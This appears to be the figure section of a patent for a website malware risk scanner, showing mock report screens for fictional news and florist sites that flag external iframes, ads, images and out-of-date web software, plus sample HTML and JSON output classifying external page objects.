


FIG. 11







FIG. 13



1400


FIG. 14

Malware Risk Assessment: ACMETribune.com

Overall Risk


Scan Complete: 2010-06-18 20:58:57 EST

URLs Analyzed: 5035 | Potential Risks: 14737



High Risk: This site is highly vulnerable to malware infection due to structural vulnerabilities in the site content. Regular scanning and monitoring of the entire site, in addition to automatic remediation defenses are highly recommended.

Risk Level for Each Category



Risk Details by Category

Click on a button below to view details for each category



IFRAME tags source in content from external servers that may not be under your control. If those external servers become compromised, as many sites on the Internet are vulnerable to infection, then your site can start serving malware to users.

By Objects

Object	URLs
http://coolCDNsite.com/Jd8jh39d.html	1
http://example.com/e8j28/0m/Partner/2005/3987%3D%f	1
http://ksihdsdijw.ru/e2k/sdfjs/sdlkfj/3jds83js/?pid=115242	1
Page 1 of 356 Next >	

By URLs

URL	Objects
http://blog.acmetribune.com/Index.html	2
http://blog.acmetribune.com/JoeReporter/	2
http://blog.acmetribune.com/services/sitelayout?to=...html	2
Page 1 of 431 Next >	


FIG. 15

Malware Risk Assessment: ACMETribune.com

Overall Risk


Scan Complete: 2010-06-18 20:58:57 EST

URLs Analyzed: 5035 | Potential Risks: 14737



High Risk: This site is highly vulnerable to malware infection due to structural vulnerabilities in the site content. Regular scanning and monitoring of the entire site, in addition to automatic remediation defenses are highly recommended.

Risk Level for Each Category



Risk Details by Category

Click on a button below to view details for each category



Ads from one or more ad networks on a site are susceptible to malvertising. In a malvertising attack, malicious ads are uploaded to the ad network by attackers, and can be shown on your site due to the attack.

By Objects

Object	URLs
http://adsiteXYZ.com/Adj/q1/click=http://...444872?	1
http://adsiteXYZ.com/Adj/q1/click=http://...2294872?	1
http://adsiteXYZ.com/Adj/q1/click=http://...28472?	1
Page 1 of 2832 Next >	

By URLs

URL	Objects
http://articles.acmetribune.com/	1
http://articles.acmetribune.com/2010/07/JoeReporter.html	8
http://blog.acmetribune.com/services/sitelayout?to=...html	8
Page 1 of 1131 Next >	

1600


FIG. 16

Malware Risk Assessment: ACMETribune.com

Overall Risk


Scan Complete: 2010-06-18 20:58:57 EST

URLs Analyzed: 5035 | Potential Risks: 14737



High Risk: This site is highly vulnerable to malware infection due to structural vulnerabilities in the site content. Regular scanning and monitoring of the entire site, in addition to automatic remediation defenses are highly recommended.

Risk Level for Each Category



Risk Details by Category

Click on a button below to view details for each category



Images hosted by servers that are not under your control can be poisoned by attackers to contain malicious executable code that infects visitors to your site.

By Objects

Object	URLs
http://aaaimages.org/e8d/Monkey.jpg	1
http://abcsiteXYZ.com/Adj/q1.jpg	1
http://example.com/83ksi83.gif	1

Page 1 of 954

[Next >](#)

By URLs

URL	Objects
http://articles.acmetribune.com/2010/07/JoeReporter.html	2
http://blog.acmetribune.com/.services/sitelayout?to=...html	2

Page 1 of 748

[Next >](#)

1700


FIG. 17

Malware Risk Assessment: ACMETribune.com

Overall Risk


Scan Complete: 2010-06-18 20:58:57 EST

URLs Analyzed: 5035 | Potential Risks: 14737



High Risk: This site is highly vulnerable to malware infection due to structural vulnerabilities in the site content. Regular scanning and monitoring of the entire site, in addition to automatic remediation defenses are highly recommended.

Risk Level for Each Category



Risk Details by Category

Click on a button below to view details for each category

External JavaScripts Risk: HIGH URLs: 2623	External iframes Risk: HIGH URLs: 1291	Ads Risk: HIGH URLs: 3392	External Images Risk: HIGH URLs: 2243	Out-of-Date Web Apps Risk: HIGH Apps: 7
---	---	--	--	--

New versions of all major web applications are periodically released to patch security bugs. Security bugs (e.g., SQL injection, buffer overflow) in out-of-date web applications can be exploited to inject malware on to your site and use it for infecting your users.

Out-of-Date Web Applications

App	Issue
Apache	Could not confirm latest version (2.2.15)
PHP	Installed version (5.2.14) not up-to-date with latest (5.3.2)
Microsoft IIS	Installed version (6.0) not up-to-date with latest (7.5)
ASP.NET	Installed version (2.0.50727) not up-to-date with latest (4.0)
Perl	Could not confirm latest version (5.12.0)
WordPress	Could not confirm latest version (2.9.2)
Python	Could not confirm latest version (3.1.2)

1800


FIG. 18

Malware Risk Assessment: marysdaisies.com.com

Overall Risk 1902


Scan Complete: 2010-06-23 22:58:57 EST

URLs Analyzed: 4 | Potential Risks: 1



Medium Risk: The content on this site contains structural vulnerabilities that pose a malware threat. Regular scanning and monitoring of the entire site, in addition to automatic remediation defenses are highly recommended.


Risk Level for Each Category



1904

Risk Details by Category

Click on a button below to view details for each category



New versions of all major web applications are periodically released to patch security bugs. Security bugs (e.g., SQL injection, buffer overflow) in out-of-date web applications can be exploited to inject malware on to your site and use it for infecting your users.

Out-of-Date Web Applications

App	Issue
Apache	Could not confirm latest version (2.2.15)

1900

FIG. 19




FIG. 20

```

<html>
<head>
<title>This is the title</title>
<script src="externaldomain.com/script.js">
</script>
<script>
// Some code that runs and dynamically pulls in an iframe
// from externaldomain.com/iframe.html
</script>
</head>

<body>


</body>

</html>

```

2102

2104

2106

2108

FIG. 21

```

{type: 'script', code_snippet: '<script src="externaldomain.com/script.js">\n</script>', url: 'externaldomain.com/script.js'}
2202

{type: 'iframe', code_snippet: '<script>// Some code that runs and dynamically pulls in an iframe \n // from externaldomain.com/iframe.html \n </script>', url: 'externaldomain.com/iframe.html'}
2204

{type: 'img', code_snippet: '', url: 'samedomain.com/image.jpg'}
2206

{type: 'img', code_snippet: '', url: 'externaldomain.com/image.jpg'}
2208

```

FIG. 22

2302

```
{type: 'external_script', code_snippet: '<script src="externaldomain.com/  
script.js">\n</script>' , url: 'externaldomain.com/script.js'}
```

```
{type: 'external_iframe', code_snippet: '<script> // Some code that runs and  
dynamically pulls in an iframe \n // from externaldomain.com/iframe.html \n  
</script>' , url: 'externaldomain.com/iframe.html'}
```

```
{type: 'external_img', code_snippet: '' , url: 'externaldomain.com/image.jpg'}
```

FIG. 23